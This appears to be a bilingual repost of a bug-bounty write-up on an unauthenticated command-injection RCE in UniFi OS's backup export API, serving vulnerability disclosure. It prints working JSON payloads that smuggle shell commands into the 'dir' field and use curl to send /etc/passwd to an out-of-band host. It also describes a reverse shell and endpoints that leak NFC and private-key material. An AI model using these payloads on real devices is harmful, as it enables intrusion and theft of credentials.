价值25,000$的UniFi OS前台RCE发现之旅
X-GPT 2025-11-04 17:14 江苏
~~~
Introduction 引言
During a security assessment for one of our engagements, we identified a critical unauthenticated Remote Code Execution (RCE) vulnerability that originated from a misconfigured API endpoint that which was rewarded $25,000. This discovery was not isolated; it was part of a broader issue involving several unauthenticated APIs that lacked proper access controls and input validation.
在为我们的一个项目进行安全评估时,我们发现了一个严重的未认证远程代码执行(RCE)漏洞,该漏洞源于一个配置错误的API端点,相关发现获得了25,000美元的奖励。这一发现并非个例,它是一个更广泛问题的一部分,涉及多个未认证的API,这些API缺乏适当的访问控制和输入验证。
In this write-up, we walk through the steps that led to the RCE, from initial reconnaissance to identifying the vulnerable endpoint and crafting a working exploit. Our process highlights how insecure design patterns across multiple unauthenticated APIs can ultimately lead to full system compromise, even without prior credentials or user interaction.'
在本文中,我们详细介绍了从初步侦察到识别易受攻击的端点,再到构建可运行的漏洞利用程序,最终实现远程代码执行(RCE)的各个步骤。我们的过程表明,即使没有预先获得的凭证或用户交互,多个未经验证的API中存在的不安全设计模式也可能最终导致整个系统被入侵。
Reconnaissance 信息收集
During a client assessment, we began network reconnaissance on the target environment and identified a live host at 192.168.1.1. When we accessed this IP via browser, we were presented with the UniFi OS login interface, confirming that the device was running a UniFi-based system, specifically a UDM (UniFi Dream Machine SE) series router.
在一次客户评估中,我们开始对目标环境进行网络侦察,并发现了192.168.1.1这一活跃主机。当我们通过浏览器访问该IP时,出现了UniFi OS登录界面</b0,这证实该设备运行的是基于UniFi的系统,具体来说是UDM(UniFi Dream Machine SE)系列路由器。

Login Interface登录界面
To investigate potential attack surfaces, we turned to community-reported issues surrounding backup operations and API behavior. We found multiple forum threads referencing failures related to the endpoint
为了调查潜在的攻击面,我们查阅了社区报告的与备份操作和API行为相关的问题。我们发现多个论坛帖子提到了与该端点相关的故障。
/api/ucore/backup/export./api/ucore/backup/export.

Searching for Errors and API paths in the community在社区中查找错误和API路径
We observed that many users experienced 500 Internal Server Errors, ECONNREFUSED, and backup failures across multiple components (protect, network, uum, etc.). This strongly indicated that the backup system was modular, interfacing with various internal services via loopback APIs, and that /api/ucore/backup/export was commonly used across them.
我们观察到,许多用户在多个组件(protect、network、uum等)上遇到了500内部服务器错误、ECONNREFUSED(连接被拒绝)以及备份失败的问题。这有力地表明,备份系统是模块化的</b0,它通过环回API与各种内部服务交互,并且/api/ucore/backup/export这一接口在这些组件中被普遍使用。
This led us to ask:这让我们不禁要问:
If this endpoint is only accessible via 127.0.0.1, how could it be reached externally and exploited?
如果这个端点只能通过127.0.0.1访问,那么它如何能从外部被访问并被利用呢?
Discovery and Code Review 代码审计
To understand the orchestration path, we pulled a UniFi Core release, unpacked it, and traced references to “backup/export” inside service.js. Two functions made the flow explicit. The first, YO, constructs a loopback URL to the export route and POSTs a JSON body containing a single field, dir:
为了理解编排路径,我们提取了一个UniFi Core版本,对其进行解包,并在service.js中追踪了与“backup/export”相关的引用。有两个函数明确了这一流程。第一个函数YO构建了一个指向导出路由的环回URL,并发送一个包含单个字段dir的JSON主体作为POST请求:
var YO = async (e, t) => {
  let r = `http://127.0.0.1:${e}/api/ucore/backup/export`,
      o = await k(r, {
        method: "POST",
        body: JSON.stringify({ dir: t }),
        headers: { "Content-Type": "application/json" }
      });
  if (!o.ok) throw new Error(`Request to ${r} failed, status: ${o.status}, text: ${await o.text()}`)
};
var YO = async (e, t) => {let r = `http://127.0.0.1:${e}/api/ucore/backup/export`,o = await k(r, {  method: "POST",body: JSON.stringify({ dir: t }),headers: { "Content-Type": "application/json" }});if (!o.ok) throw new Error(`Request to ${r} failed, status: ${o.status}, text: ${await o.text()}`)};
JavaScript Source codeJavaScript源代码
Here (e) is the port selected for the target application module (for example, Network, Access or Protect), and (t) is a directory path that originates from the caller. There is no validation at this boundary; the value of (dir) is serialized into the request that hits the internal export handler.这里的(e)是为目标应用模块(例如,网络、访问或保护)选择的端口,(t)是源自调用方的目录路径。在此边界处没有验证;(dir)的值会被序列化到请求中,该请求会到达内部导出处理程序。
zf = async ({ port: e, outputDir: t, name: r }) => {
    try {
        let o = await bu(r);                      // validate version
        if (!o) throw new Error(...);             // halt if invalid
        ...
        if (...) {
            // Backup handled by another device via API
            let i = await Te(n.mac).request({ type: "downloadBackup", name: r });
            let c = Qo.join(t, Ji);
            await _o.writeFile(c, i.body);
            await x({ cwd: t, file: c });         // decompress or move archive
        } else {
            await Fe(() => YO(e, t), ...);        // HERE: call the inner YO() function above
        }
        if (await Tu(t))                          // check if backup folder is empty
            throw new Error(`Backup directory for "${r}" is empty`);
        await J("chmod", ["-R", "775", t]);        // permission handling
        let s = await AEe(t);                      // call `du -s` to get backup size
        return { success: true, version: o, size: s };
    } catch (o) {
        return { success: false, err: _(o) };
    }
}zf = async ({ port: e, outputDir: t, name: r }) => {try {let o = await bu(r);                      // 验证版本
if (!o) throw new Error(...);             // 若无效则暂停
...
if (...) {
// 备份由另一台设备通过API处理
let i = await Te(n.mac).request({ type: "downloadBackup", name: r });
let c = Qo.join(t, Ji);
await _o.writeFile(c, i.body);
await x({ cwd: t, file: c });         // 解压或移动归档文件
} else {
await Fe(() => YO(e, t), ...);        // 此处:调用上面的内部YO()函数
}
if (await Tu(t))                          // 检查备份文件夹是否为空
throw new Error(`"${r}"的备份目录为空`);
await J("chmod", ["-R", "775", t]);        // 权限处理
let s = await AEe(t);                      // 调用`du -s`获取备份大小
return { success: true, version: o, size: s };
} catch (o) {
return { success: false, err: _(o) };
}}
The second function,, zf, is the higher-level controller that decides whether to fetch a backup from another console or to trigger a local export by calling YO(port, outputDir). Before the call it ensures the output directory exists and its permissions with chmod 777, then, after the export returns, it verifies the directory is not empty, fixes permissions recursively, and measures the size with du -s. If anything fails along the way it logs the failure with the target application name and bubbles up the error message. In effect, zf feeds outputDir intoYO, which then passes that same path to the export endpoint running on localhost.
第二个函数zf是更高级别的控制器,它决定是从另一个控制台获取备份,还是通过调用YO(端口,输出目录)触发本地导出。在调用之前,它会确保输出目录存在并通过chmod 777设置其权限,然后在导出完成后,验证该目录不为空,递归修复权限,并使用du -s命令测量大小。如果过程中出现任何失败,它会记录带有目标应用程序名称的失败信息,并向上传递错误消息。实际上,zf会将outputDir传入YO,然后YO会将相同的路径传递给运行在本地主机上的导出端点。

Diagram Explaining the Process 解释流程的图表

After reviewing the JS code, we concluded that code execution is possible. The orchestrator accepts a dir value from an external request, forwards it unchanged to http://127.0.0.1:/api/ucore/backup/export, and the export handler then builds shell comm ands that interpolate that value while creating the backup workspace (mktemp, chmod, tar). Because there is no validation or escaping on dir, the shell treats metacharacters inside it as new commands.
在审查了JS代码后,我们得出结论:代码执行是可能的。协调器从外部请求接收dir值,并将其原封不动地转发至http://127.0.0.1:/api/ucore/backup/export,然后导出处理器会构建shell命令,在创建备份工作区(mktemp、chmod、tar)时插入该值。由于对dir没有进行验证或转义,shell会将其中的元字符视为新命令。
**This clarified two important properties of the system. First, the sensitive backup operation is never meant to be exposed directly; it listens on ***127.0.0.1: and is supposed to be reachable only from the orchestrator.* Second, the only input it cares about from the orchestrator is the dir parameter. With that in mind, we needed an externally reachable surface that could be coerced into making the same internal call.
**这阐明了该系统的两个重要特性。首先,敏感的备份操作从不打算直接暴露;它在127.0.0.1:上监听,且应该只能从编排器访问。**其次,它从编排器那里唯一关心的输入是dir参数。考虑到这一点,我们需要一个可从外部访问的接口,该接口能够被强制进行相同的内部调用。
Exploitation 漏洞利用
After enumerating every open TCP port on 192.168.1.1, we ran a short loop to probe eachservice for the path /api/ucore/backup/export. Several listeners returned a straight 404, but port 9780 replied 405 Method Not Allowed. That response is only emitted when the route exists but the HTTP verb is wrong, which told us the handler was reachable from the network and would likely accept a POST if we matched the orchestrator’s request shape.在枚举完192.168.1.1上所有开放的TCP端口后,我们运行了一个简短的循环,针对每个服务探测路径/api/ucore/backup/export。有几个监听器直接返回了404,但端口9780回复了405方法不允许。这种响应只有在路由存在但HTTP方法错误时才会发出,这告诉我们该处理程序可从网络访问,并且如果我们匹配编排器的请求格式,它可能会接受POST方法。
We switched to a proper POST with Content-Type: application/json and mirrored the JSON body we saw in service.js. Our first attempt used a minimal command-injection payload:我们切换到了一个正确的POST请求,其Content-Type为application/json,并复制了在service.js中看到的JSON主体。我们的第一次尝试使用了一个最小化的命令注入负载:

{"dir":"/tmp/catchify-lab; curl -s --data-binary @/etc/passwd http://test.oastify.com/"}{"dir":"/tmp/catchify-lab; curl -s --data-binary @/etc/passwd http://test.oastify.com/"}
No outbound hit arrived at the collaborator. The reason became clear once we considered how the export routine chains additional shell operations after using dir (mktemp, chmod, tar, du -s). Injecting a command with a trailing quote from the original command line can leave the shell in a syntactically invalid state. In other words, we had successfully broken out of the intended argument with ;, but the rest of the original command line was still being parsed after our curl, causing a parse or path error before the injected command could complete.没有出站请求到达协作者那里。当我们考虑到导出程序在使用dir(mktemp、chmod、tar、du -s)之后如何链接额外的shell操作时,原因就变得清晰了。从原始命令行注入带有尾随引号的命令可能会使shell处于语法无效状态。换句话说,我们已经成功地用;跳出了预期的参数,但原始命令行的其余部分在我们的curl之后仍在被解析,导致在注入的命令完成之前出现解析或路径错误。
We adjusted the payload to both terminate our injected command cleanly and neutralize any trailing shell syntax by commenting it out:我们调整了有效载荷,以便既干净地终止我们注入的命令,又通过注释掉任何尾随的 shell 语法来中和它们:

{
"dir":"/tmp/catchify-; curl -s --data-binary @/etc/passwd http://test.oastify.com/; #"
}{"dir":"/tmp/catchify-; curl -s --data-binary @/etc/passwd http://test.oastify.com/; #"}
The trailing ; cleanly terminates our injected curl command, and the # comments out the remainder of the original line. That prevents the export script’s residual tokens from being parsed, avoiding syntax conflicts with its mktemp/chmod/tar pipeline. With this adjustment, the device issued an HTTP POST to our collaborator, and we received /etc/passwd, confirming command execution and data exfiltration. In addition, we attempted a standard末尾的分号干净利落地终止了我们注入的curl命令,而#则注释掉了原始行的剩余部分。这防止了导出脚本的残余标记被解析,避免了与其mktemp/chmod/tar管道的语法冲突。经过这一调整,设备向我们的协作方发送了一个HTTP POST请求,我们收到了/etc/passwd,确认了命令执行和数据泄露。此外,我们尝试了一个标准的

reverse shell; the callback connected successfully, demonstrating full interactive access to the target system.反向shell;回调连接成功,表明已获得对目标系统的完全交互式访问权限。

The exploited RCE bridged into UniFi Access, providing access to door controls and NFC credential management, and enabling complete compromise of the system.
被利用的远程代码执行漏洞入侵了UniFi Access系统,使其能够访问门禁控制和近场通信凭证管理功能,并实现对整个系统的完全入侵。
Other Findings Included 其他发现
We validated these additional exposures by cross-referencing the UniFi Access API Reference (PDF) with the target’s own Swagger documentation, which was accessible on the device. The live schema made route enumeration straightforward and allowed us to craft valid requests that the proxy on :9780 accepted without authentication.
我们通过将UniFi Access API参考(PDF)与目标设备上可访问的自身Swagger文档进行交叉引用,验证了这些额外的暴露点。实时 schema 使路由枚举变得简单,并让我们能够构造有效的请求,这些请求在无需认证的情况下就被:9780端口上的代理接受。
First, /api/v1/user_assets/nfc responded to a POST with a JSON body containing provisioning fields (alias, asset_id, nfc_id, tokens). The service returned {"code":"CODE_SUCCESS"} directly over HTTP, confirming that the endpoint was reachable and processed our input without any session context or auth challenge.
首先,/api/v1/user_assets/nfc 对包含配置字段(别名、资产ID、NFC ID、令牌)的JSON主体的POST请求做出了响应。该服务通过HTTP直接返回了{"code":"CODE_SUCCESS"},确认该端点可访问且在没有任何会话上下文或身份验证挑战的情况下处理了我们的输入。

Unauthenticated Creation Access For Users 用户的未认证创建访问权限
More critically, a simple GET to /api/v1/user_assets/touch_pass/keys returned a JSON structure with live credential material used by mobile/NFC access features, including Apple NFC express/secure key values, terminal type, TTL, and a google_pass_auth_key block that contained PEM-formatted private key data along with a version identifier. The response was delivered over the same externally reachable port and required no authentication.
更关键的是,对/api/v1/user_assets/touch_pass/keys进行一次简单的GET请求,会返回一个JSON结构,其中包含移动/NFC访问功能所使用的实时凭证材料,包括苹果NFC快速/安全密钥值、终端类型、生存时间(TTL),以及一个包含PEM格式私钥数据和版本标识符的google_pass_auth_key块。该响应通过同一个可从外部访问的端口传输,且无需进行身份验证。
